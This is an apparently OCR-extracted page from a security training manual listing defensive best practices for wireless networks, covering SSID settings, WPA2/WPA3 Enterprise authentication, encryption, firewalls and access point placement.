


Figure 16.122: Blocking of rogue Aps




Defense Against Wireless Attacks

Best Practices for Configuration


- Change the **default SSID** after WLAN configuration
- Set the **router access password** and enable firewall protection
- Disable **SSID broadcasts**
- Disable **remote router login** and wireless administration
- Enable **MAC Address filtering** on your AP or router
- Enable **encryption** on your AP and change passphrase often

Best Practices for SSID Settings

- Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any **easy-to-guess** string in passphrases
- Place a **firewall or packet filter** between the AP and the corporate Intranet
- Limit the **strength of the wireless network** to avoid being detected outside the bounds of your organization
- Regularly check the wireless devices for **configuration** or **setup** problems
- Implement an additional technique for **encrypting traffic**, such as IPsec over wireless

Best Practices for Authentication

- Choose **Enterprise WPA2 with 802.1x** authentication instead of WPA and WEP
- Implement **WPA2/WPA3 Enterprise** wherever possible
- Disable the **network** when not required
- Place wireless APs in a **secure location**
- Keep drivers on all wireless equipment **updated**
- Use a centralized server for **authentication**



Defense Against Wireless Attacks (Cont'd)

